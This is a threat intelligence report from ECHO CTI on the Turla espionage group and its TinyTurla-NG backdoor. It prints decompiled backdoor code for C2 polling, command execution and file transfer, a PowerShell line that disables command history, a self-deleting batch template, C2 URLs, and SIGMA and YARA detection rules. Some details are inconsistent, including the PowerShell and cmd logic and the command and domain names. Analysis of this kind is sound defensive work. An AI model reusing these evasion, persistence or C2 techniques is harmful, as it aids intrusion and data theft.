

ECHO

CYBER THREAT INTELLIGENCE




2024

TURLA

ANALYSIS REPORT

 @echocti

 @echocti

 echocti.com

Content

Executive Summary	2
Turla Group Profile.....	3
Technical Analysis.....	4
Turla-NG Backdoor Analysis	4
Rules	11
SIGMA.....	11
YARA.....	12

Executive Summary

This report provides a detailed analysis of the Turla cyberattack group, which has been operating since 2004 and is believed to be backed by the Russian state. Although Turla initially targeted western countries, over time it has expanded its area of operation to include many other regions.

This report analyses the various campaigns of the Turla cyberattack group and the targets of these campaigns. It has been found that the group uses various attack strategies such as phishing attacks, malware distribution operations, and malware distribution operations against public and private sector organisations.

One point that should be particularly emphasised is a backdoor software that is thought to belong to the Turla group. This backdoor software, named TinyTurla-NG by Cisco, is highly likely to pose a threat to institutions and organisations in the coming days.

As a result, the constantly evolving attack strategies of the Turla group pose a serious threat to corporate and individual users. The purpose of this report is to provide an understanding of the activities and objectives of the Turla group and to guide interested parties in protecting against such cyber attacks and taking preventive measures.

Turla Group Profile

Turla is a cyber espionage threat group associated with the Russian Federal Security Service (FSB). Since 2004, the group has operated in at least 50 countries, attacking various sectors such as government, embassies, military, education, research and pharmaceutical companies. Turla is known for conducting watering hole and spearphishing campaigns and utilising in-house tools and malware such as Uroburos.

Turla's attacks have been found to include terms such as NATO and EU energy dialogue. Although it is difficult to clearly identify who carried out the attacks, some hackers were found to use Russian names and language. Turla targets organisations in the US, the European Union, Ukraine and Asia using different malware.

Recently, a new cyber espionage campaign by Turla has been detected. In this campaign, Turla used the TinyTurla-NG and TurlaPower-NG malware families to attack non-governmental organisations. Operators breached command and control endpoints using vulnerable WordPress websites and distributed the malware using PowerShell and the command line. ([Cisco](#), [TurlaNG](#))

Turla's attacks are still ongoing and operate to spy on targets and steal data. This latest campaign is seen as a sign that Turla is expanding its targets in support of Russia's strategic and political objectives. This shows that Turla continues its cyber espionage activities and continues to pose a security threat in the international arena.




Figure 1 Targeted Countries

Technical Analysis

Turla-NG Backdoor Analysis

SHA256	d6ac21a409f35a80ba9ccfe58ae1ae32883e44ecc724e4ae8289e7465ab2cf40
MD5	0f2e9f501ca9780eff309b7022c9b01a
File Type	PE64 - DLL

Table 1 File Informations

```
void __fastcall ServiceMain( __int64 a1, LPCWSTR *a2)
{
    SERVICE_STATUS_HANDLE v2; // rax
    char (**v3)(); // rax
    unsigned int ThrdAddr[4]; // [rsp+30h] [rbp-28h] BYREF
    _Thrd_t v5; // [rsp+40h] [rbp-18h] BYREF

    v2 = RegisterServiceCtrlHandlerW(*a2, HandlerProc);
    qword_1800460D0 = v2;
    if ( v2 )
    {
        ServiceStatus.dwCurrentState = 4;
        if ( SetServiceStatus(v2, &ServiceStatus) )
        {
            v3 = operator new(8ui64);
            if ( v3 )
                *v3 = Malware_Main;
            *ThrdAddr = beginthreadex(0i64, 0, sub_18000DC00, v3, 0, &ThrdAddr[2]);
            if ( !*ThrdAddr )
            {
                ThrdAddr[2] = 0;
                std::_Throw_Cpp_error(6);
            }
            if ( !ThrdAddr[2] )
                std::_Throw_Cpp_error(1);
            if ( ThrdAddr[2] == GetCurrentThreadId() )
                std::_Throw_Cpp_error(5);
            v5 = *ThrdAddr;
            if ( Thrd_join(&v5, 0i64) )
                std::_Throw_Cpp_error(2);
            *ThrdAddr = 0i64;
            Sleep(0x3E8u);
            if ( ThrdAddr[2] )
```

Figure 2 Service Main Function

A service creation process was detected during the investigations.

```
1 char Malware_Main()
2 {
3     char result; // a1
4     char FileMappingStruct[48]; // [rsp+20h] [rbp-3E8h] BYREF
5     configuration cfg; // [rsp+50h] [rbp-3B8h] BYREF
6
7     get_predefined_campaign_id(FileMappingStruct);
8     result = Setup_Create_File_Mapping(FileMappingStruct);
9     if ( result )
10    {
11        ConfigInitializingEventCreation(&cfg);
12        Checking_OS_Starting_Threads(&cfg);
13        return CleanUp(&cfg);
14    }
15    return result;
16 }
```

Figure 3 Malware Main

The `get_predefined_campaign_id` function loads a predefined token. `ConfigInitialisingEventCreation` is the function that performs the necessary initialisation and creates an event HANDLE structure.

```
1 int __fastcall Checking_OS_Starting_Threads(configuration *a1)
2 {
3     thread_struct *thread_1; // rax
4     thread_struct *thread_2; // rax
5     int result; // eax
6     unsigned int ThrdAddr[4]; // [rsp+30h] [rbp-168h] BYREF
7     _Thrd_t threads_handles; // [rsp+40h] [rbp-158h] BYREF
8     unsigned int v8; // [rsp+58h] [rbp-140h] BYREF
9     struct _OSVERSIONINFOW VersionInformation; // [rsp+60h] [rbp-138h] BYREF
10
11    GetPowershellVersion(a1);
12    VersionInformation.dwOSVersionInfoSize = 276;
13    if ( GetVersionExW(&VersionInformation)
14        && (VersionInformation.dwMajorVersion == 5
15            || VersionInformation.dwMajorVersion == 6 && VersionInformation.dwMinorVersion < 2) )
16    {
17        a1->is_OS_Version_Win7_or_older = 1;
18    }
19 }
```

Figure 4 OS Checking

It was found that the operating system and powershell versions were withdrawn.

```
19 | thread_1 = operator new(0x10ui64);
20 | if ( thread_1 )
21 | {
22 |     thread_1->args = a1;
23 |     thread_1->thread_function = thread_1_function;
24 | }
25 | else
26 | {
27 |     thread_1 = 0i64;
28 | }
29 | threads_handles._Hnd = thread_1;
30 | *ThrdAddr = beginthreadex(0i64, 0, StartAddress, thread_1, 0, &ThrdAddr[2]);
31 | if ( !*ThrdAddr )
32 | {
33 |     ThrdAddr[2] = 0;
34 |     std::_Throw_Cpp_error(6);
35 | }
36 | thread_2 = operator new(0x10ui64);
37 | if ( thread_2 )
38 | {
39 |     thread_2->args = a1;
40 |     thread_2->thread_function = thread_2_function;
41 | }
42 | else
43 | {
44 |     thread_2 = 0i64;
45 | }
46 | threads_handles._Hnd = thread_2;
47 | if ( !beginthreadex(0i64, 0, StartAddress, thread_2, 0, &v8) )
48 | {
49 |     v8 = 0;
50 |     std::_Throw_Cpp_error(6);
51 | }
```

Figure 5 Starting Worker Threads

Immediately afterwards, two synchronised threads were created.

```
31 Block[0] = 1414745936;
32 v4 = http_connection_open(a1, Block, a1 + 144) == 0;
33 if ( v19 >= 0x10 )
34 {
35     v5 = Block[0];
36     if ( v19 + 1 >= 0x1000 )
37     {
38         v5 = *(Block[0] - 1);
39         if ( (Block[0] - v5 - 8) > 0x1F )
40             invalid_parameter_noinfo_noreturn();
41     }
42     j_j_free(v5);
43 }
44 if ( !v4 )
45 {
46     if ( *(a1 + 192) )
47     {
48         v6 = sub_180002650(Block, a1 + 176);
49         if ( http_send(a1, v6) )
50         {
51             if ( http_data_read(a1, Src) )
52             {
53                 Block[0] = 0i64;
54                 v19 = 15i64;
55                 v7 = 4i64;
56                 if ( Size < 4 )
57                     v7 = Size;
58                 v8 = Src;
59                 v3 = v22;
60                 if ( v22 >= 0x10 )
61                     v8 = Src[0];
62                 v18 = v7;
```

Figure 6 C&C Communication

When the first thread was analysed, C2 server communication was detected. If the data coming from the C2 server is *changeshell*, then the CLI application to execute the malicious commands delivered is changed. This allows to overcome the restrictions of the computer where the backdoor is located to a great extent.


```
1 int64 __fastcall thread_2_function(configuration *a1)
2 {
3     __int64 result; // rax
4
5     WaitForSingleObject(*&a1->gap0[576], 0xFFFFFFFF);
6     while ( 1 )
7     {
8         result = a1->gap0[0];
9         if ( !result )
10            break;
11         if ( Get_Config_info_0x20(&a1->gap0[8]) )
12            Parsing_C2_Command(a1);
13         if ( Get_Config_info_0x48(&a1->gap0[8]) )
14            {
15                if ( a1->is_powershell_version_greater_or_equal_5 )
16                    execute_command_with_powershell(a1);
17                else
18                    execute_command_with_cmd(a1);
19            }
20         if ( !Get_Config_info_0x20(&a1->gap0[8]) && !Get_Config_info_0x48(&a1->gap0[8]) )
21            WaitForSingleObject(*&a1->gap0[576], 0xFFFFFFFF);
22     }
23     return result;
24 }
```

Figure 7 Command Execution

Commands from the C2 server are provided by the second thread. If the powershell version is greater than or equal to 5, commands are executed with cmd.exe and not with powershell.exe.

The following command is executed so that the executed powershell commands cannot be examined afterwards:

```
Set-PSReadLineOption -HistorySaveStyle SaveNothing
```

The commands received by the C2 server are mainly the following:

- **timeout:** The command used to specify the frequency of contact with the C2 server.
- **changeshell:** If commands are executed through powershell.exe, the command to execute them through cmd.exe and vice versa.
- **changepoint:** The command used when sending the results of executed commands to the C2 server.
- **get:** Command used to transfer files from C2 server to local computer.

```
v10 = *a2 + 64;
NumberOfBytesWritten[0] = 0;
if ( *(v10 + 24) >= 0x10ui64 )
    v10 = *v10;
FileA = CreateFileA(v10, 0x40000000u, 0, 0i64, 2u, 0x80u, 0i64);
v12 = FileA;
if ( FileA == '\xFF' )
{
```

Figure 8 C&C Command: File downloading to local machine

```
v13 = lpBuffer;
if ( v19 >= 0x10 )
    v13 = lpBuffer[0];
if ( !WriteFile(FileA, v13, nNumberOfBytesToWrite[0], NumberOfBytesWritten, 0i64) )
{
    CloseHandle(v12);
    goto LABEL_25;
}
CloseHandle(v12);
```

Figure 9 C&C Command: File downloading to local machine

- **post:** Command used to transfer files from the local computer to the C2 server.

```
19 unsigned __int64 v23; // [rsp+60h] [rbp-38h]
20
21 NumberOfBytesRead = 0;
22 if ( !sub_180007960() )
23     return 0;
24 if ( *(a2 + 3) >= 0x10ui64 )
25     a2 = *a2;
26 FileA = CreateFileA(a2, 0x80000000, 1u, 0i64, 4u, 0x80u, 0i64);
27 v7 = FileA;
28 if ( FileA == -1i64 )
29     return 0;
30 FileSize = GetFileSize(FileA, 0i64);
31 v9 = FileSize;
32 if ( FileSize == -1 )
33 {
34     CloseHandle(v7);
35     return 0;
36 }
37 ProcessHeap = GetProcessHeap();
38 v12 = HeapAlloc(ProcessHeap, 0, v9);
39 if ( ReadFile(v7, v12, v9, &NumberOfBytesRead, 0i64) )
40 {
41     v14 = NumberOfBytesRead;
42     v21[0] = 0i64;
43     v23 = 15i64;
44     if ( NumberOfBytesRead > 0xFui64 )
45     {
46         v15 = NumberOfBytesRead | 0xFi64;
47         if ( v15 < 0x16 )
48             v15 = 22i64;
49         if ( v15 + 1 < 0x1000 )
50         {
```

Figure 10 C&C Command: File uploading from local machine

- **killme:** The killme command creates a batch file with the following content. It is interesting to note that the backdoor DLL file is essentially a service, but the batch file deletes a registry key on **HKCU\SW\classes\CLSID** and restarts **explorer[.]exe**, indicating an attempt to create persistence using COM hijacking, a tactic Turla has used in the past to create persistence for their malware. ([Cisco](#), [TurlaNG](#))

```

@echo off
reg delete "HKEY_CURRENT_USER\Software\Classes\CLSID\{C2796011-81BA-4148-8FCA-
C6643245113F}" /F
taskkill /F /IM explorer.exe
start explorer.exe
timeout 5
:d
del "%s"
if exist "%s" goto d
del /F "%s"
    
```

Figure 11 Cisco: BAT file contents template.

When the C2 communication was analysed, some addresses were detected. The malware initially sends a *ClientReady* message to the C2 server. If the C2 server is still accessible, then the communication continues. If the relevant domain address cannot be accessed, other domains in the domain list are checked for communication in the same way.




Figure 12 ClientReady message

It was initially detected that a ClientReady http request was sent to "https[:]//jeepcarlease[.]com/wp-includes/blocks/rss.old[.]php". In addition, other domain addresses that were detected to be connected are as follows:

- caduff-sa[.]ch
- hanagram[.]jip
- buy-new-car[.]com
- thefinetreats[.]com
- carleasingguru[.]com

Rules

SIGMA

```
title: C2 Communication for TinyTurla-NG
description: Detects communication with the command and control server
author: Bilal Bakartepe
date: 2024/04/18
status: experimental
logsource:
  product: windows
  category: network_connection
detection:
  selectionURL:
    cs-uri|contains:
      - "https://jeepcarlease.com/wp-includes/blocks/rss.old.php"
      - "https://caduff-sa.ch/wp-includes/blocks/rss.old.php"
      - "hanagram.jp"
      - "buy-new-car.com"
      - "thefinetreats.com"
      - "carleasingguru.com"

  condition: selectionURL
falsepositives:
  - Unknown
level: high
```

YARA

```
rule TinyTurlaNG {
  meta:
    date = "18.04.2024"
    author = "Bilal BAKARTEPE"
    hash = "0f2e9f501ca9780eff309b7022c9b01a"
  strings:

    $pwshll_command_1 = "Set-PSReadLineOption -HistorySaveStyle SaveNothing"
    $pwshll_command_2 = "chcp 437 > $null"

    $c2_command_1= "timeout"
    $c2_command_2= "killme"
    $c2_command_3= "changeshell"
    $c2_command_4= "changeport"
    $c2_command_5= "get"
    $c2_command_6= "post"

  condition:
    all of them
}
```



ECHO

CYBER THREAT INTELLIGENCE